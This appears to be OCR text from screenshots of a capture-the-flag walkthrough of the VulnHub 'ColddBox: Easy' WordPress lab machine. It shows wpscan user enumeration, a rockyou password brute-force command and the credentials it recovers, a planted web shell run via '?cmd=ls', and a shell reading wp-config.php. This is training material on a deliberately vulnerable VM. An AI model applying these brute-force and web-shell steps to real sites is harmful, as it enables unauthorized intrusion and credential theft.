

Burp Suite Comm...
GitHub - wpscant...
Shell No. 2
Shell No. 1
Shell No. 1
File Actions Edit View Help
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00
[i] User(s) Identified:
[+] the cold in person
| Found By: Rss Generator (Passive Detection)
[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Sat Nov 21 04:52:21 2020
[+] Requests Done: 29
[+] Cached Requests: 33
[+] Data Sent: 6.689 KB
[+] Data Received: 51.729 KB
[+] Memory used: 179.984 MB
[+] Elapsed time: 00:00:12
[root@kali]-[~/VulnHub/ColddBox: Easy]
#wpscan --url 192.168.56.114 --usernames c0ldd --password /usr/share/wordlists/rockyou.txt
[0] 0:bash-Z 1:bash*
"kali"



Burp Suite Comm...
Reverse Shell Ch...
Shell No. 2
Shell No. 1
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
hidden wp-blog-header.php wp-includes wp-signup.php
index.php wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt wp-config-sample.php wp-load.php xmlrpc.php
readme.html wp-config.php wp-login.php
wp-activate.php wp-content wp-mail.php
wp-admin wp-cron.php wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
<?php
/**
* The base configurations of the WordPress.
*
* This file has the following configurations: MySQL settings, Table Prefix,
* Secret Keys, and ABSPATH. You can find more information by visiting
* {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php
}
* Codex page. You can get the MySQL settings from your web host.
*
* This file is used by the wp-config.php creation script during the
* installation. You don't have to use the web site, you can just copy this file
* to "wp-config.php" and fill in the values.
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');
/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)
[0] 0:bash-Z 1:nc*
"kali" 05



Burp Suite Comm...
ColddBox | One ...
Shell No. 2
Shell No. 1
ColddBox | One more machine - Mozilla Firefox
ColddBox: Easy
Edit Themes ‹ Colddl
GitHub - wpscant
ColddBox | One mor
192.168.56.114/?cmd=ls
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
ColddBox
4
New
How are you the cold in person?
-blog-header.php wp-comments-post.php wp-config-sample.php wp-config.php wp-content wp-cron.php wp-includes wp-links-opml.php
wp-trackback.php xmlrpc.php
ColddBox
One more machine
Search ...
RECENT POSTS
The ColddBox is here
RECENT COMMENTS
Sr Hott on The ColddBox is here
The ColddBox is here
Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!
12 October, 2020
1 Comment
Edit
Proudly powered by WordPress



Burp Suite Comm...
GitHub - wpscant...
Shell No. 2
Shell No. 1
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
| Found By: Style (Passive Detection)
| - http://192.168.56.114/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (21 / 21) 100.00%
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 7654321 Time: 00:01:16 (1225 / 1225) 100.00%
[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Sat Nov 21 04:56:25 2020
[+] Requests Done: 1249
[+] Cached Requests: 33
[+] Data Sent: 384.65 KB
[+] Data Received: 4.498 MB
[+] Memory used: 1.047 GB
[+] Elapsed time: 00:02:32
[root@kali]-[~/VulnHub/ColddBox: Easy]
#
[0] 0:bash-Z 1:bash*
"kali" 04:


Burp Suite Comm...
GitHub - wpscant...
Shell No. 2
Shell No. 1
File Actions Edit View Help
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (21 / 21) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Sat Nov 21 04:51:03 2020
[+] Requests Done: 50
[+] Cached Requests: 5
[+] Data Sent: 11.743 KB
[+] Data Received: 216.482 KB
[+] Memory used: 203.766 MB
[+] Elapsed time: 00:00:21
┌[root@kali]-[~/VulnHub/ColddBox: Easy]
└─ #wpscan --url 192.168.56.114 --enumerate u
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[0] 0:bash-Z 1:ruby*
"kali" 04:52 21-Nov-20


Burp Suite Comm...
ColddBox: Easy ~ ...
Shell No. 2
ColddBox: Easy - VulnHub - Mozilla Firefox
ColddBox: Easy ~
https://www.vulnhub.com/entry/colddbox-easy,586/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
VULNHUB
VIRTUAL MACHINES
HELP
RESOURCES
ABOUT
SUBMIT MACHINE
CONTACT US
Back
About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s)
COLDDBOX: EASY
About Release
Back to the Top
Name: ColddBox: Easy
Date release: 23 Oct 2020
Author: C0ldd
Series: ColddBox
Download
Back to the Top
Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!
ColddBoxEasy_EN.ova (Size: 872 MB)
Download: https://mega.nz/file/VldHilgA#4nRI2LPZs_x48_-ryCkPvL6Em2lQTSJEKvoReieDMec
Download (Mirror): https://download.vulnhub.com/colddbox/ColddBoxEasy_EN.ova
Download (Torrent): https://download.vulnhub.com/colddbox/ColddBoxEasy_EN.ova.torrent (Magnet)
Description
Back to the Top
Welcome to ColddBox Easy, it is a Wordpress machine with an easy level of difficulty, highly recommended for beginners in the field, good


Burp Suite Comm...
GitHub - wpscant...
Shell No. 2
Shell No. 1
File Actions Edit View Help
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00%
[i] User(s) Identified:
[+] the cold in person
Found By: Rss Generator (Passive Detection)
[+] philip
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[+] c0ldd
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[+] hugo
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Sat Nov 21 04:52:21 2020
[+] Requests Done: 29
[+] Cached Requests: 33
[+] Data Sent: 6.689 KB
[+] Data Received: 51.729 KB
[+] Memory used: 179.984 MB
[+] Elapsed time: 00:00:12
[root@kali] [~/VulnHub/ColddBox: Easy]
WPScan
[0] 0:bash-Z 1:bash*
'kali' 0


Burp Suite Comm...
GitHub - wpscant...
Shell No. 2
Shell No. 1
Shell No. 1
File Actions Edit View Help
[+] URL: http://192.168.56.114/ [192.168.56.114]
[+] Started: Sat Nov 21 04:50:41 2020
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.56.114/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.56.114/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.56.114/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
[0] 0:bash-Z 1:[tmux]*
"kali" 04


Burp Suite Comm...
ColddBox: Easy ~ ...
Shell No. 2
ColddBox: Easy - VulnHub - Mozilla Firefox
ColddBox: Easy ~
https://www.vulnhub.com/entry/colddbox-easy,586/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
VULNHUB
VIRTUAL MACHINES
HELP
RESOURCES
ABOUT
SUBMIT MACHINE
CONTACT US
Back
About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s)
COLDDBOX: EASY
About Release
Back to the Top
Name: ColddBox: Easy
Date release: 23 Oct 2020
Author: C0ldd
Series: ColddBox
Download
Back to the Top
Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!
ColddBoxEasy_EN.ova (Size: 872 MB)
Download: https://mega.nz/file/VldHilgA#4nRI2LPZs_x48_-ryCkPvL6Em2lQTSJEKvoReieDMec
Download (Mirror): https://download.vulnhub.com/colddbox/ColddBoxEasy_EN.ova
Download (Torrent): https://download.vulnhub.com/colddbox/ColddBoxEasy_EN.ova.torrent
Magnet)
Description
Back to the Top
Welcome to ColddBox Easy, it is a Wordpress machine with an easy level of difficulty, highly recommended for beginners in the field, good